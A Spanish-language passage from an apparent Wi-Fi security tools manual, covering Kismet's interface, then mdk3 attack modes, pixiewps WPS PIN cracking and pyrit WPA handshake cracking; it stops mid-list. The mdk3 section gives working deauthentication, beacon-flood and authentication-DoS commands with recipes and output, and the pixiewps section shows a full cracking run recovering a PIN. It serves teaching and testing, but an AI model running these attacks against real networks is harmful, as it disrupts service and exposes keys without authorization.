La interfaz de usuario de Kismet no es intuitiva, pero es rápida y potente y fácil de usar una vez que se acostumbra. De manera predeterminada, la interfaz gráfica se abre con Auto, una lista de nivel superior de todas las redes que puede ver. Desde este punto de vista, se puede obtener información básica sobre las redes detectadas, pero a diferencia de otros modos de lista de red, no puede profundizar para obtener información más detallada.

La lista de Auto Network muestra un indicador decay, nombre de red, tipo de red, estado de WEP, canal utilizado, paquetes vistos, ags, rango de IP y el tamaño del archivo de captura. El indicador decay puede ser un signo de exclamación (!), un punto (.) o un espacio en blanco. Un signo de exclamación indica actividad reciente, el punto actividad menos reciente y en blanco significa que no hay actividad reciente. La definición de reciente se basa en la variable decay en kismet_ui.conf. El valor de decay predeterminado es de 3 segundos.

Para profundizar y obtener más detalles, primero debe cambiar a una vista diferente. La interfaz de Kismet proporciona una función de ayuda que explica en detalle como hacerlo. Presionar h para obtener la ventana emergente de ayuda. Se puede presionar x para cerrarla o cualquier otra ventana emergente que se esté viendo y puede desplazarse por las pantallas de ayuda con las teclas Page Up y Page Down

Si se desplaza a la última pantalla en la ventana emergente de ayuda, se verá lo siguiente en letras mayúsculas: ALL NETWORK SELECTION, TAGGING, GROUPING, SCROLLING, AND SO ON IS DISABLED IN AUTOFIT MODE.

Después de cerrar la ventana emergente de ayuda, presionar s para seleccionar un orden de clasificación diferente para la lista de redes, luego presione b o B para ordenar la lista por BSSID, que es la dirección MAC del AP de la red. El título del panel Network List ahora leerá Network List (BSSID) y se puede usar las teclas flecha hacia arriba o hacia abajo para desplazarse hacia arriba y hacia abajo en la lista hasta el dispositivo del que está interesado en obtener más información.

Con la red de interés resaltada, presionar i para obtener información completa y detallada sobre este AP. Presionar a para ver estadísticas sobre su seguimiento por canal o presionar c para ver las direcciones MAC de todos los clientes que Kismet ha detectado hablando con el AP. Si está utilizando Kismet para proteger su propio AP, esa última opción será especialmente interesante.

Tener en cuenta que cuando aparece la lista de clientes después de presionar c, la ventana del panel muestra Client List (Autot). Funciona igual que la Network List, lo que significa que para profundizar más, deberá cambiar la vista de la misma manera que antes. Si elige l, enumera los

clientes en el último orden visto. Una L mayúscula revertiría esa lista, de modo que los clientes vistos más recientemente aparecerían en la parte inferior. Si se resalta un cliente en particular, tal como lo hizo con una red, y luego se presiona i, se verá la información sobre el cliente está disponible, que incluye el tipo de conexión, la dirección MAC y mucho más.

También tener en cuenta que ahora la función h muestra ayuda específica del contexto, no la misma información de ayuda que vio al presionar h con la Network List predeterminada mostrada. En este caso, la mayor parte de la pantalla está dedicada a explicar los distintos tipos de conexión: From DS, To DS, Intra DS, Established, Sent To, and Unknown

Como vemos la interfaz de Kismet consta de 3 pantallas y varias ventanas de tipo popup. La ventana principal "Network list" es donde aparecerán las diversas redes que podemos llegar a ver. La ventana "Info" donde se puede llevar un conteo de los paquetes recibidos, redes detectadas, paquetes cifrados, paquetes débiles, canal actual, tiempo, etc. Por último la ventana de estado "Status" en donde se remarcan los ultimos eventos, como redes descubiertas, IPs, direcciones MAC, etc. Veamos las tres ventanas detalladamente:

1.- NETWORK LIST

La ventana central, "Network list" está dividida en varias columnas, las cuales nos informarán según vaya capturando redes de diversa información:

- Name: Essid o nombre ("alias") de la red detectada. Al lado de Name podemos encontrar un signo de exclamacion (!) un punto (.) o simplemente nada ( ), esto nos indica el tiempo que ha pasado desde que se recibio un paquete en esa red: (!) Indica actividad detectada en los ultimos 3 segundos. (.) Indica actividad detectada en los ultimos 6 segundos. ( ) No hay actividad. Los colores indican si usan cifrado y , en general, cuan seguro es cada uno. El verde indica cifrado, el amarillo sin cifrado, el rojo equipos que están con la configuración de fábrica (sin wep) y el azul redes con essid oculto.
- Columna Clnt: Nos indica el número de clientes detectados en esa red o grupo de redes.
- Columna T: Nos indica el modo de funcionamiento del dispositivo Wifi detectado. Este flag nos ofrecerá diferentes valores como [A] si es un punto de acceso (AP: acces point), [H] si esta en modo ad-hoc, [G] si es un grupo de redes wireless o [P] si es un dispositivo en modo "probe request" (tarjeta wifi que no está conectada a ningun AP).
- Columna W: Uso de cifrado: [Y] en caso de usar WEP, [N] si es abierta, [O] si usa otro tipo de cifrado.
- Columna Ch: El canal en el que opera la red. Si es un grupo de redes [G] aparece un guion.
- Columna Rate: La velocidad máxima de la red (11, 22, 54....).
- Columna SignalGraph: La intensidad de la señal en modo gráfico. No está soportado por todas las tarjetas.
- Columna Nse: El ruido detectado en esa red. Tampoco esta soportado por todos los chipsets.
- Columna Packets: El número de paquetes capturadados.
- Columna Flags: Nos informará trás el analisis de los paquetes con diversos valores de banderas el tipo de clase de red que estamos investigando. Para ello nos mostrará valores por ejemplo como T3 en caso de tratarse de tráfico TCP , U3 en caso de tratarse de tráfico UDP, A3 en caso de tratarse de tráfico ARP, D si es tráfico DHCP, W si es un paquete de datos WEP descifrados por haber introducido la key en el kismet.conf etc.
- Ip range: Nos dirá el rango IP de la red o dispositivo detectado. Mientras se hace un análisis exhautivo de las tramas detectadas este valor aparecerá con valor 0.0.0.0
- Size: Nos indica el tamaño de los paquetes capturados de cada red.

2.- Ventana STATUS

Está en la parte inferior de la pantalla y nos mantiene informados sobre las redes y clientes que va encontrando y otras alertas, así como el estado de la batería.

3.- Ventana INFO
Es la que está en el lado derecho y muestra:

- El número total de redes encontradas (Ntwrks)
- El número total de paquetes capturados (Pckets)
- El número de paquetes cifrados capturados (Cryptd)
- El número de paquetes con IVs débiles (Weak)
- El nivel de ruido (Noise)
- El número de paquetes descartados (Discrd)
- El número de paquetes capturados por segundo (Pkts/s)
- El tipo de tarjeta usada (orinoco, prism...)
- El canal en el que está sniffando (Ch:)
- El tiempo que kismet lleva ejecutándose (Elapsd)

20.4. Plugins

Con la nueva base de código Kismet (Kismet-2018-Beta1 y más reciente), Kismet admite plugins que amplían la funcionalidad de WebUI a través de Javascript y mejoras en el lado del navegador, así como la arquitectura de complementos Kismet más tradicional de complementos C ++ que pueden ampliar la funcionalidad del servidor Un nivel bajo. Kismet también es compatible con herramientas auxiliares externas que pueden ampliar la funcionalidad del servidor a través de herramientas de secuencias de comandos como Python. Entre muchos otros y dependiendo de la arquirectura,

- autowep: detects the WEP key from BSSID and SSID;
- btscan: basic scan support for the 802.15.1 (Bluetooth) protocol;
- ptw: performs the Aircrack-ng PTW attack against captured data;
- spectools: imports data from the spectools spectrum analyzer;
- syslog: provides supports for alerts using standard unix syslog services.

Por ejemplo para la arquitectura i386:

```
/usr/lib/kismet/aircrack-kismet.so
/usr/lib/kismet/alertsyslog.so
/usr/lib/kismet/autowep-kismet.so
/usr/lib/kismet/btscan.so
/usr/lib/kismet/kismet-syslog.so
/usr/lib/kismet/spectool_net.so
/usr/lib/kismet_client/btscan_ui.so
/usr/lib/kismet_client/spectools_ui.so
/usr/share/doc/kismet-plugins/README.gz
/usr/share/doc/kismet-plugins/changelog.Debian.gz
/usr/share/doc/kismet-plugins/changelog.Debian.i386.gz
/usr/share/doc/kismet-plugins/changelog.gz
/usr/share/doc/kismet-plugins/copyright
/usr/share/lintian/overrides/kismet-plugins
```

21. mdk3

MDK3 explota las vulnerabilidades en el estándar 802.11 y tiene una gran cantidad de opciones que permiten su uso de una forma flexible.

Uso: mdk3 <interfaz> <Modo de test> [opciones de test]

21.1. Modos de test

Los modos de test disponibles son:

- Modo Beacon Flood (b). Envía paquetes beacon para mostrar AP falsos a los clientes.
- Modo Authentication DoS (a). Envía paquetes de autenticación a todos los AP encontrados en el rango.
- Modo de prueba básica y fuerza bruta ESSID (p). Sondea cada AP y verifica la respuesta. Es útil para verificar si el SSID se ha desacoplado correctamente o si el AP está en el rango de envío de sus adaptadores. También es posible con este modo de prueba la fuerza bruta ESSID.
- Modo Deauthentication / Disassociation Amok (d). Golpea a cada cliente de cada AP encontrada.
- Michael shutdown exploitation (TKIP) (m). Cancela todo el tráfico continuamente.
- Tests 802.1X (x)
- WIDS/WIPS Confusion (w). Sistemas de detección y prevención de intrusos de confusión / abuso
- Modo de fuerza bruta de filtro MAC (f). Esta prueba utiliza una lista de direcciones MAC de cliente conocidas e intenta autenticarlos en el AP dado mientras cambia dinámicamente su tiempo de respuesta para el mejor rendimiento. Actualmente solo funciona en AP que niegan una solicitud de autenticación abierta correctamente.
- Test WPA Downgrade (g). Desauténtica las estaciones y los puntos de acceso que envían paquetes encriptados WPA. Con esta prueba, se puede comprobar si el administrador del sistema intentará configurar su red para WEP o deshabilitar el cifrado.

Ejecutar mdk3 --help <test_mode> para obtener información sobre una sola prueba

Modo Beacon Flood (b).
Envía paquetes beacon para mostrar los AP falsos a los clientes.
Opciones

-n <ssid>	Usar un SSID en lugar de los generados aleatoriamente
-f <filename>	Leer los SSID del archivo
-v <filename>	Leer MAC y SSID del archivo.
-d	Mostrar la estación como ad-hoc
-w	Establecer el bit WEP que genera redes encriptadas
-g	Mostrar la estación como 54 Mbit
-t	Mostrar la estación usando encriptación WPA TKIP
-a	Mostrar la estación usando encriptación WPA AES
-m	Usar un punto de acceso válido MAC de la base de datos OUI
-h	Saltar al canal donde se falsifica AP. Esto hace que la prueba

	sea más efectiva contra algunos dispositivos/controladores, pero reduce la tasa de paquetes debido al salto de canal.
-c <chan>	Falsificar un AP en el canal <chan>. Si se desea que su tarjeta salte a este canal, también debe configurar la opción -h.
-s <pps>	Establecer la velocidad en paquetes por segundo. Predeterminado: 50

```
root@kali:~# mdk3 wlan0mon b -n
Current MAC: CD:BA:AB:F2:FB:E3 on Channel  2 with SSID: a71i0Rk
Current MAC: 87:18:31:6E:F4:8B on Channel  5 with SSID: i8<!m
Current MAC: 0C:9A:4A:AE:BA:78 on Channel 10 with SSID: :#(#V.S{!Tpv-1(yX>hmm
Current MAC: 86:EA:91:7B:A3:AF on Channel  2 with SSID: @G}E P{p8 E[@,gRF6+tSkXmvv
Packets sent:    181 - Speed:   61 packets/sec^C

root@kali:~# mdk3 wlan0mon b -n F8:8E:85:68:B2:10
Current MAC: C6:69:73:51:FF:4A on Channel  2 with SSID: F8:8E:85:68:B2:10
Current MAC: 25:B3:48:84:53:3A on Channel  4 with SSID: F8:8E:85:68:B2:10
Current MAC: C7:16:9E:73:11:08 on Channel  7 with SSID: F8:8E:85:68:B2:10
Current MAC: BE:11:2B:EF:6B:38 on Channel 12 with SSID: F8:8E:85:68:B2:10
Packets sent:    176 - Speed:   62 packets/sec^C
```

Modo Authentication DoS (a).
Envía paquetes de autenticación a todos los AP encontrados en el rango.
Opciones

-a <ap_mac>	Solo probar el AP especificado
-m	Usar un cliente MAC válido de la base de datos OUI
-c	No verificar que la prueba sea exitosa
-i <ap_mac>	Realizar una prueba inteligente en AP. Esta prueba conecta a los clientes con el AP y reinyecta los datos escaneados para mantenerlos con vida.
-s <pps>	Establecer la velocidad en paquetes por segundo Predeterminado: ilimitado

```
root@kali:~# mdk3 wlan0mon a
Trying to get a new target AP...
AP D2:6E:DE:54:D7:8F is responding!
Connecting Client: 67:C6:69:73:51:FF to target AP: D2:6E:DE:54:D7:8F
Connecting Client: ED:86:78:F0:74:E1 to target AP: D2:6E:DE:54:D7:8F
Connecting Client: 9D:A3:DA:52:92:F6 to target AP: D2:6E:DE:54:D7:8F
AP D2:6E:DE:54:D7:8F seems to be INVULNERABLE!
Device is still responding with   500 clients connected!
Trying to get a new target AP...
AP D0:6E:DE:54:D5:8E is responding!
Connecting Client: 1D:4D:1B:7A:38:52 to target AP: D0:6E:DE:54:D5:8E
Connecting Client: 4B:03:2C:C2:F7:40 to target AP: D0:6E:DE:54:D5:8E
Connecting Client: C6:64root@kali:~# mdk3 wlan0mon a D0:6E:DE:54:D5:8E
Trying to get a new target AP...
AP D0:6E:DE:54:D5:8E is responding!
Connecting Client: 67:C6:69:73:51:FF to target AP: D0:6E:DE:54:D5:8E
```

```
Connecting Client: EC:CD:26:8F:7E:B2 to target AP: D0:6E:DE:54:D5:8E
Connecting Client: 05:A4:93:FE:9D:7E to target AP: D0:6E:DE:54:D5:8E
Connecting Client: 8F:99:69:9E:A1:E4 to target AP: D0:6E:DE:54:D5:8E
Connecting Client: 03:C2:CC:F6:8A:26 to target AP: D0:6E:DE:54:D5:8E
AP D0:6E:DE:54:D5:8E seems to be INVULNERABLE!
Device is still responding with   500 clients connected!
Connecting Client: BA:78:66:61:ED:5A to target AP: D0:6E:DE:54:D5:8E
Trying to get a new target AP...
Connecting Client: 69:85:C3:07:B7:59 to target AP: D0:6E:DE:54:D5:8E
Packets sent:    676 - Speed:  174 packets/sec^C

root@kali:~# mdk3 wlan0mon a -a D0:6E:DE:54:D5:8E
AP D0:6E:DE:54:D5:8E is responding!
Connecting Client: 67:C6:69:73:51:FF to target AP: D0:6E:DE:54:D5:8E
Connecting Client: D9:A8:87:75:65:70 to target AP: D0:6E:DE:54:D5:8E
Connecting Client: 4B:5F:56:C4:F7:BB to target AP: D0:6E:DE:54:D5:8E
Connecting Client: 30:3E:C2:58:FB:12 to target AP: D0:6E:DE:54:D5:8E
AP D0:6E:DE:54:D5:8E seems to be INVULNERABLE!
Device is still responding with   500 clients connected!
Connecting Client: BB:69:85:C3:07:B7 to target AP: D0:6E:DE:54:D5:8E
Connecting Client: 2E:AD:7B:5C:43:76 to target AP: D0:6E:DE:54:D5:8E
Packets sent:    804 - Speed:  128 packets/sec^C

root@kali:~# mdk3 wlan0mon a -i D0:6E:DE:54:D5:8E
Sniffing one beacon frame to read capabilities and SSID...
Capabilities are: 11:04
SSID is: MIWIFI_2G_curr
Clients: Created:    1   Authenticated:    0   Associated:    0   Got Kicked:    0
Data   : Captured:    0   Sent:    0   Responses:    0   Relayed:    0
Clients: Created:    8   Authenticated:    1   Associated:    0   Got Kicked:    0
Data   : Captured:    0   Sent:    0   Responses:    0   Relayed:    0
Clients: Created:   24   Authenticated:    2   Associated:    1   Got Kicked:    0
Data   : Captured:    0   Sent:    0   Responses:    0   Relayed:    0
Clients: Created:   26   Authenticated:    2   Associated:    1   Got Kicked:    0
Data   : Captured:    0   Sent:    0   Responses:    0   Relayed:    0
Clients: Created:   27   Authenticated:    2   Associated:    1   Got Kicked:    0
Data   : Captured:    0   Sent:    0   Responses:    0   Relayed:    0
Clients: Created:   31   Authenticated:    2   Associated:    1   Got Kicked:    0
Data   : Captured:    0   Sent:    0   Responses:    0   Relayed:    0
Clients: Created:   33   Authenticated:    2   Associated:    1   Got Kicked:    0
Data   : Captured:    0   Sent:    0   Responses:    0   Relayed:    0
Clients: Created:   34   Authenticated:    2   Associated:    1   Got Kicked:    0
Data   : Captured:    0   Sent:    0   Responses:    0   Relayed:    0
Packets sent:    836 - Speed:   32 packets/sec^C
```

Prueba básica y modo ESSID Bruteforce (p)

Prueba los puntos de acceso y comprueba si hay respuesta. Util para verificar si un SSID se ha desclasado correctamente o si el punto de acceso está en su rango de envío de adaptadores. También es posible aplicar la fuerza bruta ESSID.

Opciones

-e <ssid>	Especificar el SSID del AP objetivo

-f <filename>	Leer el archivo con la lista de SSID ocultos para aplicar la fuerza bruta
-t <bssid>	Establecer el BSSID del AP objetivo
-s <pps>	Establecer la velocidad. Predeterminado: ilimitado. En modo fuerza bruta: 300
-b <character set>	Usar el modo Bruteforce completo.

```
root@kali:~# mdk3 wlan0mon p -e D0:6E:DE:54:D5:8E
AP responded on 0 of 1 probes (0 percent)
AP responded on 0 of 4 probes (0 percent)
AP responded on 4 of 52 probes (7 percent)
AP responded on 0 of 19 probes (0 percent)
AP responded on 0 of 15 probes (0 percent)
AP responded on 0 of 5 probes (0 percent)
AP responded on 3 of 51 probes (5 percent)
AP responded on 0 of 18 probes (0 percent)
```

Modo Deauthentication / Disassociation Amok (d).
Golpea todos los clientes encontrados desde el punto de acceso
Opciones

-w <filename>	Leer el archivo que contiene MAC que no interesan (modo Whitelist)
-b <filename>	Leer el archivo que contiene las MAC para ejecutar la prueba (modo Blacklist)
-s <pps>	Establecer la velocidad en paquetes por segundo Predeterminado: ilimitado
-c [chan,chan,chan,...]	Habilita el salto de canales. Sin proporcionar ningún canal, mdk3 saltará a todos los canales de 14 b/g. El canal se cambiará cada 5 segundos.

Las alertas que se generan se pueden ver si está activado el programa kismet.

```
root@kali:~# mdk3 wlan0mon d
Disconnecting between: FF:FF:FF:FF:FF:FF and: CC:D4:A1:2C:58:7E
Disconnecting between: FF:FF:FF:FF:FF:FF and: A8:D3:F7:31:17:94
Disconnecting between: FF:FF:FF:FF:FF:FF and: CC:D4:A1:0C:10:58
Disconnecting between: FF:FF:FF:FF:FF:FF and: A8:9A:93:51:52:B0
Disconnecting between: F0:79:60:1C:33:24 and: 30:D3:2D:EB:9D:E3
Disconnecting between: 01:00:5E:00:00:07 and: A8:D3:F7:31:17:94
Disconnecting between: 33:33:00:00:00:01 and: D2:6E:DE:54:D7:8F
Disconnecting between: 9C:35:EB:3C:E7:D0 and: CC:D4:A1:2C:58:7E
Packets sent:     65 - Speed:    8 packets/sec^C
```

Modo Michael shutdown exploitation (TKIP) (m).
Cancela continuamente todo el tráfico
Opciones

-t <bssid>	Establecer la dirección MAC del AP objetivo
-w <seconds>	Segundos entre ráfagas. Predeterminado: 10

-n <ppb>	Establecer paquetes por ráfaga. Predeterminado: 70
-j	Utilice el nuevo TKIP QoS-Exploit. Solo necesita unos pocos paquetes para cerrar AP.
-s <pps>	Establecer la velocidad de paquetes por segundo. Predeterminado: 400

root@kali:~# mdk3 wlan0mon m
Please specify MAC (option -t)
root@kali:~# mdk3 wlan0mon m -t D0:6E:DE:54:D5:8E
Packets sent: 141 - Speed: 70 packets/sec^C

Modo 802.1X tests (x)
0 - EAPOL Start packet flooding
Opciones

-n <ssid>	Establecer el SSID del AP objetivo
-t <bssid>	Establecer el BSSID del AP objetivo
-w <WPA type>	Establecer el tipo de WPA: 1 - WPA, 2 - WPA2/RSN Predeterminado: 1
-u <unicast cipher>	Establecer el tipo de cifrado unicast: 1 - TKIP, 2 - CCMP Predeterminado: TKIP
-m <multicast cipher>	Establecer el tipo de cifrado multicast: 1 - TKIP, 2 - CCMP Predeterminado: TKIP
-s <pps>	Establecer la velocidad de paquetes por segundo. Predeterminado: 400

1 - EAPOL Logoff test
Opciones

-t <bssid>	Establecer el BSSID del AP objetivo
-c <bssid>	Establecer el BSSID de STA objetivo
-s <pps>	Establecer la velocidad en paquetes por segundo. Predeterminado: 400

Modo WIDS/WIPS Confusion (w).
Sistemas de detección y prevención de intrusos de confusión/abuso
Confunde un WDS con clientes con autenticación múltiple que desordena las tablas de enrutamiento.
Opciones

-e <SSID>	Establecer el SSID de la red WDS objetivo
-c [chan,chan,chan...]	Usar salto de canal
-z	Activar el exploit WIDS de Zero_Chaos. Autentica clientes desde un WDS a AP extranjeros para hacer que WIDS se vuelva loco.

root@kali:~# mdk3 wlan0mon w -e Orange-1792
Waiting 10 seconds for initialization...
No APs have been found yet, waiting...

Found AP: A8:D3:F7:31:17:94 on channel 6
Found Client: FF:FF:FF:FF:FF:FF on AP A8:D3:F7:31:17:94
Found Client: 01:00:5E:7F:FF:FA on AP A8:D3:F7:31:17:94
Found Client: 01:00:5E:00:00:07 on AP A8:D3:F7:31:17:94
Found Client: 01:00:5E:00:01:BB on AP A8:D3:F7:31:17:94
Found Client: 01:00:5E:00:00:FB on AP A8:D3:F7:31:17:94
Found Client: 01:00:5E:00:00:02 on AP A8:D3:F7:31:17:94
Found Client: 33:33:00:00:00:FB on AP A8:D3:F7:31:17:94
Found Client: 33:33:00:00:00:16 on AP A8:D3:F7:31:17:94
Found Client: 01:00:5E:00:00:01 on AP A8:D3:F7:31:17:94
Found Client: 01:00:5E:00:00:FC on AP A8:D3:F7:31:17:94
Found Client: 33:33:00:00:00:02 on AP A8:D3:F7:31:17:94

Modo de fuerza bruta del filtro MAC (f)
Esta prueba utiliza una lista de direcciones MAC de cliente conocidas e intenta autenticarlas en el AP dado mientras cambia dinámicamente su tiempo de espera de respuesta para obtener el mejor rendimiento. Actualmente solo funciona en AP que niegan una solicitud de autenticación abierta correctamente
Opciones

-t <bssid>	Especificar el BSSID del AP objetivo
-m <mac>	Configurar el rango de direcciones MAC a usar, por ejemplo, 00:12:34. Sin -m, se usará la base de datos interna.
-f <mac>	Configurar la dirección MAC para comenzar con la fuerza bruta.

WPA Downgrade Test (w).
Desautentica las estaciones y los puntos de acceso enviando paquetes encriptados WPA. Con esta prueba, se puede verificar si el administrador del sistema intentará configurar su red en WEP o deshabilitar el cifrado. mdk3 permitirá que los clientes WEP y no cifrados trabajen, por lo que el administrador de sistemas simplemente piensa que el WPA está roto.
Opción

-t <bssid>	Especificar el BSSID del AP objetivo

21.2. Uso de mdk3

Ejemplo 1. Desautenticar todos los clientes de un canal.
Para ello seguiremos los pasos siguientes:
a) Primero necesitamos saber las interfaces de red de nuestro equipo, ya que para este ataque necesitamos una interfaz en modo promiscuo (monitor mode) y la forma mas idónea para saber lo que tenemos es ejecutar: iwconfig
b) Ahora ejecutar sudo airmon-ng start wlan0 para poner la interfaz wlan0 en modo monitor
c) Ejecutar airodump-ng wlan0 para descubrir todas las redes wifi que hay,
d) Ejecutar mdk3 wlan0 d -c 6, es decir hacer un ataque modo d en el canal 6.

Ejemplo 2. Inundación beacon.
Se trata de llenar la red de puntos de acceso falso. Para ello se usará la opción -b y la cuestión es saturar la red de paquetes para limitar el acceso a los recursos de la red.
Para ello seguiremos los pasos siguientes:
a) Primero necesitamos saber las interfaces de red de nuestro equipo, ya que para este ataque necesitamos una interfaz en modo promiscuo (monitor mode) y la forma mas idónea para saber lo que tenemos es escribir en la terminal: iwconfig

b) Ahora ejecutar sudo airmon-ng start wlan0 para poner la interfaz wlan0 en modo monitor
c) El siguiente paso es lanzar el ataque de crear AP falsos y aqui podriamos hacerlo de 2 formas distintas, se podría hacer que mdk3 genere los nombres de AP al azar y de modo aleatorio, ejecutando: mdk3 wlan0 b o ejecutar: mdk3 wlan0 b -f /home/mdk3-v6/nombresAP donde el fichero nombresAP contiene los nombres de los AP falsos.

22. PixieWPS

Pixiewps es una herramienta escrita en lenguaje C que se utiliza para atacar offline con fuerza bruta el pin WPS que explota la entropía baja o inexistente de algunos puntos de acceso.
Caracteristicas:

- Optimización de suma de control: primero intentará obtener PIN válidos (11 000)
- Entropía reducida de la semilla de 32 a 25 bits para la función pseudoaleatoria C LCG
- Claves pequeñas de Diffie-Hellman: no es necesario especificar la clave de registrador público si se usa la misma opción con Reaver.

El programa también intentará primero con E-S0 = E-S1 = 0, luego intentará aplicar fuerza bruta a la semilla del PRNG si se especifica la opción –e-nonce.

Uso: pixiewps <argumentos>

Argumentos requeridos:

-e, --pke	Clave pública DH del afiliado encontrada en M1
-r, --pkr	Clave pública DH del registrador encontrada en M2. Se puede evitar especificando --dh-small en Reaver y pixiewps.
-s, --e-hash1	E-Hash1 encontrado en M3. Es el hash de la primera mitad del PIN.
-z, --e-hash2	E-Hash2 encontrado en M3. Es el hash de la segunda mitad del PIN.
-a, --authkey	Clave de la sesión de autenticación. Aunque para este parámetro se necesita una versión fied de Reaver o Bully, se puede evitar especificando las pequeñas claves Diffie-Hellman en Reaver y en pixiewps y suministrando --e-nonce, --r-nonce y --e-bssid.
-n, --e-nonce	Nonce del afiliado encontrado en M1

Argumentos opcionales:

-m, --r-nonce	Registrar nonce encontrado en M2. Usado con otros parámetros para computar las claves de sesión.
-b, --e-bssid	Espcificar BSSID. Usado con otros parámetros para computar las claves de sesión.
-S, --dh-small	Pequeñas claves de Diffie-Hellman. La misma opción debe especificarse también en Reaver. Algunos puntos de acceso parecen tener errores y no se comportan correctamente con esta opción. Evite usarlo con Reaver cuando sea posible.
-v, --verbosity	Modo verbose
-o, --output	Escribir la salida en este fichero
-j, --jobs	Número de threads paralelos a usar
-h, --help	Visualizar la ayuda
-V, --version	Visualizar la versión
--mode N[,… N]	Seleecionar los modos separados por comas. Por defecto auto. Modos: 1 – RT/MT/CL, 2 - eCos simple, 3 – RTL819x, 4 - eCos simplest [Experimental], 5 - eCos Knuth [Experimental]

--start [mm/]yyyy --end [mm/]yyyy	Las fechas de inicio y finalización para el modo 3 son intercambiables. Si solo se especifica uno, la hora actual se utilizará para el otro. La fecha más temprana posible es 01/1970, correspondiente a 0 (Tiempo de época de Unix), el último es 02/2038, correspondiente a 0x7FFFFFFF. Si se usa --force, pixiewps comenzará desde la hora actual y volver a 0.
-7, --m7-enc	Configuraciones cifradas encontradas en M7. Recuperar el WPA-PSK del afiliado y nonce secreto 2. Esta función solo funciona en algunos puntos de acceso vulnerables al modo 3.
-5, --m5-enc	Configuraciones cifradas encontradas en M5. Recuperar el secreto secreto del afiliado. Esta opción debe usarse junto con --m7-enc. Si --e-hash1 y --e-hash2 también se especifican, pixiewps también recuperará el PIN de WPS

```
root@kali:~# pixiewps \
> -a
7f:de:11:b9:69:1c:de:26:4a:21:a4:6f:eb:3d:b8:aa:aa:d7:30:09:09:32:b8:24:43:9b:e0:91:78:e7:6f:2c \
> -e
d4:38:91:0d:4e:6e:15:fe:70:f0:97:a8:70:2a:b8:94:f5:75:74:bf:64:19:9f:92:82:9b:e0:2c:c0:a3:75:48:0
8:8f:63:0a:82:37:0c:b7:95:42:cf:55:ca:a5:f0:f7:6c:b2:c7:5f:0e:23:18:44:f4:2d:00:f1:da:d4:94:23:56:
c7:2c:b0:f6:87:c7:77:d0:cc:11:35:cf:b7:4f:bc:44:8d:ca:35:8a:78:3d:99:7f:2b:cf:44:21:d8:e2:0f:3c:7d
:a4:72:c8:03:6f:77:2a:e9:fa:c1:e9:a8:2c:74:65:99:5a:e0:a5:26:d9:23:5e:4e:ec:5a:07:07:ab:80:db:3f:5
f:18:7f:fa:fa:f1:57:74:b2:8d:a9:97:a6:c6:0a:a5:e0:ec:93:09:23:67:f6:3e:ec:1f:55:32:a4:5d:73:8f:ab:9
1:74:cf:1d:79:85:12:c1:81:f5:ea:a6:68:9d:8e:c7:c6:be:01:dc:d9:f8:68:80:11:55:d7:44:6a \
> -r
bc:ad:54:2f:88:44:7c:12:69:ef:34:31:4a:17:1c:92:b1:d7:06:4c:73:be:9f:d3:ed:87:63:74:10:46:0f:46:
8c:36:b5:d4:a0:ba:af:85:9c:b2:30:42:d7:59:43:75:5a:d7:79:96:fb:ee:7b:66:db:b7:a8:f9:22:9c:a5:d3:
b8:e7:c0:c4:5c:58:34:1f:56:a8:1a:41:a8:d2:e8:f6:3e:c9:3a:93:d9:9b:59:5c:a8:e0:78:84:6c:fc:05:e8:7
6:a3:e6:3b:33:94:4a:a9:ff:50:fb:60:fa:97:3b:6d:cc:04:f1:5e:36:24:a9:06:7a:f8:6b:00:e9:71:9d:89:be:
9c:b2:9c:1f:ca:6d:d6:4d:ab:46:3d:b3:11:1f:8d:40:f7:c8:a4:39:48:c5:ca:1b:f6:30:95:7d:d9:68:41:ef:0
a:37:b2:4a:37:e4:a4:b0:dd:7e:c1:af:3e:66:ea:bf:16:0a:7a:8a:05:00:01:a4:29:77:a9:d4:81:d4:0e \
> -s
90:5f:f5:7d:93:e5:c4:3c:62:0d:26:65:dd:59:57:d5:ba:ba:f1:b7:30:91:72:7c:54:94:38:08:1e:13:35:38
\
> -z
b0:2b:07:50:28:e7:6e:5f:fa:27:1b:31:92:85:43:cb:c5:6a:ec:73:e2:27:c3:b9:80:ec:5b:ed:88:f0:1e:ec \
> -n 00:00:00:00:00:00:00:00:00:00:00:00:00:00:00:00

Pixiewps 1.4
[?] Mode: 1 (RT/MT/CL)
[*] Seed N1: -
[*] Seed ES1: 0x00000000
[*] Seed ES2: 0x00000000
[*] PSK1: d4eb0c2a3815e1a03d70db7431eb53a3
[*] PSK2: d3b7e623f31d220a23ea07bb7f76658b
[*] ES1: 00000000000000000000000000000000
[*] ES2: 00000000000000000000000000000000
[+] WPS pin: 04847533
[*] Time taken: 0 s 4 ms
```

23. pyrit

Este programa busca contraseñas wifi a partir de ficheros de escaneo en formato pcap y con tratamiento offline.
pyrit permite crear bases de datos masivas de la fase de autenticación WPA/WPA2-PSK precalculada en un intercambio de espacio-tiempo. Al utilizar el poder computacional de las CPUs de múltiples núcleos y otras plataformas a través de ATI-Stream, Nvidia CUDA y OpenCL, actualmente es con mucho el ataque más poderoso contra uno de los protocolos de seguridad más utilizados del mundo.

Uso: pyrit [opciones] comando

Opciones:

-b	Filtros AccessPoint por BSSID
-e	Filtros AccessPoint por ESSID
-h	Imprimir ayuda para un determinado comando
-i	Nombre de archivo para la entrada ('-' es stdin)
-o	Nombre de archivo para la salida ('-' es stdout)
-r	Fichero de captura de paquetes en formato pcap
-u	URL del sistema de almacenamiento a utilizar.
--all-handshakes	Usar todos los handshakes en lugar del mejor.
--aes	Usar AES

23.1. Comandos

Los comandos van asociados a determinadas opciones o ninguna como benchmark. En las opciones que se tiene que cargar un fichero pcap, se puede obtener, ejecutando

```
airodump wlan0mon -c 3 -w capture
```

donde c es el canal y capture el nombre del fichero donde se guarda la información.
Los comandos son:

1. analyze
Analizar uno o varios archivos de captura de paquetes en formato pcap y trata de detectar los puntos de acceso, las estaciones y los EAPOL-handshake. Por ejemplo:

```
pyrit -r "test*.pcap" analyze
```

muestra una lista de los puntos de acceso, estaciones asociadas y los EAPOL-handshakes que podrían ser identificados a partir de los datos capturados. Los handshakes se muestran ordenados por su calidad en:

- Bueno. El handshake incluye el desafío desde el punto de acceso, la respuesta de la estación y la confirmación del punto de acceso.
- Factible, El handshake incluye la respuesta de la estación y la confirmación del punto de Acceso. El reto no fue capturado.
- Malo. El handshake incluye el desafío desde el punto de acceso y la respuesta de la estación. La confirmación no fue capturada.

Los hanshakes de la misma calidad están clasificados por lo cerca que los paquetes que componen el handshake están el uno al otro

2. attack_batch
